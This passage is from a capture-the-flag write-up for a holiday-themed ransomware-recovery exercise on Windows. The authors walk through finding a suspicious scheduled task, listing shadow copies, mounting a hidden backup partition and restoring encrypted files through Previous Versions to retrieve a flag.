
We opened Disk Management and find the partition labeled Backup.




We right-clicked to open Properties. When we navigate over to the Shadow Copies tab we see there is a copy with a matching ID.




We right-clicked Backup again and select Change Drive Letter and Paths. We clicked Add and selected a letter.



We now see Backup assigned to the letter Z.




We navigate to the Backup(Z:) drive. We selected Hidden Items under the view tab in our file explorer. When we navigate to vStockings/elf1 in our new drive ,the files have been changed to a .grinch extension.




Question 3

We go back to Task Scheduler and found a suspicious task named opidsfsdf.




Question 4

We examined the properties and we see this task runs a file located at C:\User\Administrator\Desktop\opidsfsdf.exe




Question 5

There is also another ShadowCopyVolume ID of the VSS task in Task Scheduler.




Question 6

We can tell the drives that are hidden by the fact that they are slightly transparent. We see that the drive named confidential seems to be hidden.




Question 7


We right-clicked and open the file properties. Then, we navigate to the Previous Versions tab and select restore.



We successfully restored the folder and entered it.



We opened the file with notepad and the flag was shown.



Thought Process/Methodology:

We deployed the remote machine and launched Remmina. We open Preferences in Remmina and make sure the wallpaper box is checked under the RDP tab. We keyed in the server, username, and password. Then, we accepted the Certificate and were logged into the remote system. The wallpaper was shown and there was a note on our Desktop. We opened the note and we see a message with a bitcoin address that looks encrypted. CyberChef was able to decode from Base 64 and we find that the address is nomorebestfestivalcompany. We open the Task Scheduler and click on the last scheduled task in the library. It uses identifier ShadowCopyVolume{7a9eea15-0000-0000-0000-010000000000}. We use vssadmin to list all our know volumes. We see that there is a VSS volume with a matching ID but we can not view it in the file explorer. We opened Disk Management and find the partition labeled Backup. We right-clicked to open Properties. When we navigate over to the Shadow Copies tab we see there is a copy with a matching ID. We right-clicked Backup again and select Change Drive Letter and Paths. We clicked Add and selected a letter. We now see Backup assigned to the letter Z. We navigate to the Backup(Z:) drive. We selected Hidden Items under the view tab in our file explorer. When we navigate to

vStockings/elf1 in our new drive ,the files have been changed to a .grinch extension. We go back to Task Scheduler and found a suspicious task named opidsfsdf. We examined the properties and we see this task runs a file located at C:\User\Administrator\Desktop\opidsfsdf.exe. There is also another ShadowCopyVolume ID of the VSS task in Task Scheduler. We can tell the drives that are hidden by the fact that they are slightly transparent. We see that the drive named confidential seems to be hidden. We right-clicked and open the file properties. Then, we navigate to the Previous Versions tab and select restore. We successfully restored the folder and entered it. We opened the file with notepad and the flag was shown.

